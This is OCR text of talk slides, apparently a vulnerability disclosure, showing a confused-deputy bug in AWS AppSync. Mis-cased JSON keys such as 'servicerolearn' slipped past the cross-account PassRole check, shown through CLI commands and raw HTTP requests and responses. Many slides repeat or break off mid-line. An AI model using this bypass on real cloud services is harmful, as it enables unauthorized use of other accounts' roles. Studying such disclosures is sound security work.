
- You can only use the `PassRole` permission to pass an IAM role to a service that shares the same AWS account. To pass a role in Account A to a service in Account B, you must first create an IAM role in Account B that can assume the role from Account A, and then the role in Account B can be passed to the service. For details, see Cross account resource access in IAM.

Source: https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_use_passrole.html

This is the goal




This is the goal




Vulnerability #1: Confused Deputy in AWS AppSync

AWS AppSync



Source: https://aws.amazon.com/appsync/

How AWS AppSync Works



Pass Role again 😔

```
nick.frichette@host ~ % aws appsync create-data-source \
--name sneaky_api \
--api-id example123example123exampl \
--type HTTP \
--http-config file://http.json \
--service-role-arn arn:aws:iam::222222222222:role/not-my-role

An error occurred (AccessDeniedException) when calling the CreateDataSource operation:
Cross-account pass role is not allowed.
```

Pass Role again 😔

```
nick.frichette@host ~ % aws appsync create-data
--name sneaky_api \
--api-id example123example123exampl \
--type HTTP \
--http-config file://http.json \
--service-role-arn arn:aws:iam::222222222222:role/not-my-role

An error occurred (AccessDeniedException) when calling the CreateDataSource operation:
Cross-account pass role is not allowed.
```

AWS APIs are case-sensitive

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: secretsmanager.us-east-1.amazonaws.com
3  Accept-Encoding: gzip, deflate, br
4  X-Amz-Target: secretsmanager.CreateSecret
5  Content-Type: application/x-amz-json-1.1
6  User-Agent: aws-cli/2.15.38 Python/3.11.9 Darwin/23.5.0 source/
   command/secretsmanager.create-secret
7  X-Amz-Date: 20240611T144444Z
8  X-Amz-Security-Token: [redacted]
9  Authorization: [redacted]
10 Content-Length: 91
11 Connection: keep-alive
12
13 {
     "Name" "top_secret_secret",
     "ClientRequestToken":"4b339ea9-c614-4217-85e6-ae35e1524c62"
   }
```

AWS APIs are case-sensitive

Request

Pretty Raw Hex

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  x-amzn-RequestId: 727d1f22-75eb-417a-b4b4-8d440f151dfc
3  Content-Type: application/x-amz-json-1.1
4  Content-Length: 114
5  Date: Tue, 11 Jun 2024 16:42:00 GMT
6
7  {
     "ARN":"arn:aws:secretsmanager:us-east-1:[redacted]:secret:top_secret_secret-Wistsx",
     "Name":"top_secret_secret"
   }
12
13 {
     "Name" "top_secret_secret",
     "ClientRequestToken":"4b339ea9-c614-4217-85e6-ae35e1524c62"
   }
```

AWS APIs are case-sensitive

Request

Pretty Raw Hex

```
1  POST / HTTP/1.1
2  Host: secretsmanager.us-east-1.amazonaws.com
3  Accept-Encoding: gzip, deflate, br
4  X-Amz-Target: secretsmanager.CreateSecret
5  Content-Type: application/x-amz-json-1.1
6  User-Agent: aws-cli/2.15.38 Python/3.11.9 Darwin/23.5.0 source/
   command/secretsmanager.create-secret
7  X-Amz-Date: 20240611T144444Z
8  X-Amz-Security-Token: [redacted]
9  Authorization: [redacted]
10 Content-Length: 91
11 Connection: keep-alive
12
13 {
     "NAME" "new-secret-secret",
     "ClientRequestToken":"aaa39ea9-c614-4217-85e6-ae35e1524c62"
   }
```

AWS APIs are case-sensitive

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 400 Bad Request
2  x-amzn-RequestId: 87e2675b-9b3c-4773-ad97-562d4d9633ac
3  Content-Type: application/x-amz-json-1.1
4  Content-Length: 148
5  Date: Tue, 11 Jun 2024 16:44:01 GMT
6  Connection: close
7
8  {
     "__type":"ValidationException",
     "message":
     "1 validation error detected: Value null at 'name' failed to satisfy constraint:
     Member must not be null"
   }
```

```
   {
     "NAME" "new-secret-secret",
     "clientRequestToken":"aaa39ea9-c614-4217-85e6-ae35e1524c62"
   }
```

The AppSync API was NOT case-sensitive

```
{
  "name":"custom_data_source",
  "type":"HTTP",
  "serviceRoleArn":"arn:aws:iam::464622532012:role/example_role",
  "hTtPcOnFiG":{
    "endpoint":"https://sts.us-east-1.amazonaws.com/",
    "authorizationconfig":{
```

The AppSync API was NOT case-sensitive

```
{
  "name":"custom_data_source",
  "type":"HTTP",
  "serviceRoleArn":"arn:aws:iam::464622532012:role/example_role",
  "hTtPcOnFiG":{
    "endpoint":"https://sts.us-east-1.amazonaws.com/",
    "authorizationconfig":{
```

The AppSync API was NOT case-sensitive

```
{
  "name":"custom_data_source",
  "type":"HTTP",
  "serviceRoleArn":"arn:aws:iam::464622532012:role/example_role",
  "hTtPcOnFiG":{
    "endpoint
    "authoriz
```

Pretty Raw Hex Render

```
HTTP/2 403 Forbidden
Content-Type: application/json
Content-Length: 53
Date: Fri, 02 Sep 2022 18:45:00 GMT
X-Amzn-Requestid: b9c1ea8c-ffd3-4536-b744-ae534e07b121
X-Amzn-Errortype: AccessDeniedException
X-Amz-Apigw-Id: X2FO_GBqoAMFc8A=
X-Cache: Error from cloudfront
Via: 1.1 260fbb348a8054aa94835db0d4a40e00.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: ORD53-C2
X-Amz-Cf-Id: MbDfmgaT7vBWE8RSRyYAMvFWgHUcP4YuuwqH4m_i_C2ByAeUvAeGDg==

{
  "Message":"Cross-account pass role is not allowed."
}
```

The AppSync API was NOT case-sensitive

```
{
  "name":"custom_data_source",
  "type":"HTTP",
  "servicerolearn":"arn:aws:iam::464622532012:role/example_role",
  "httpConfig":{
    "endpoint":"https://sts.us-east-1.amazonaws.com/",
```

The AppSync API was NOT case-sensitive

```
{
  "name":"custom_da
  "type":"HTTP",
  "servicerolearn":
  "httpConfig":{
    "endpoint":"htt
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 583
Date: Fri, 02 Sep 2022 18:45:57 GMT
X-Amzn-Requestid: 47634cd6-dd62-4093-96ca-9a035382c9ae
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers:
Content-Type,X-Amz-Date,Authorization,X-Api-Key,X-Amz-Security-Token
X-Amz-Apigw-Id: X2FX7Fr2IAMFcrg=
Access-Control-Allow-Methods: GET,OPTIONS,POST
Access-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType
X-Amzn-Trace-Id: Root=1-63124f65-52cb6a83374b38f57441c8e5;Sampled=0
X-Cache: Miss from cloudfront
Via: 1.1 79864a2cd51b4f0c47f8279cb5db5dd6.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: ORD53-C2
X-Amz-Cf-Id: 9FwYRIHFgBmNWPw74IQ6X_odYj9bqmRpnCtaCHxJiQ8kCb0oXPbK5w==

{
  "dataSource":{
    "dataSourceArn":
    "arn:aws:appsync:us-east-1:677301038893:apis/7noiry6tmrfctbezoh5sasuv74/
    datasources/custom_data_source",
    "name":"custom_data_source",
    "description":null,
    "type":"HTTP",
    "serviceRoleArn":"arn:aws:iam::464622532012:role/example_role",
```

The AppSync API was NOT case-sensitive

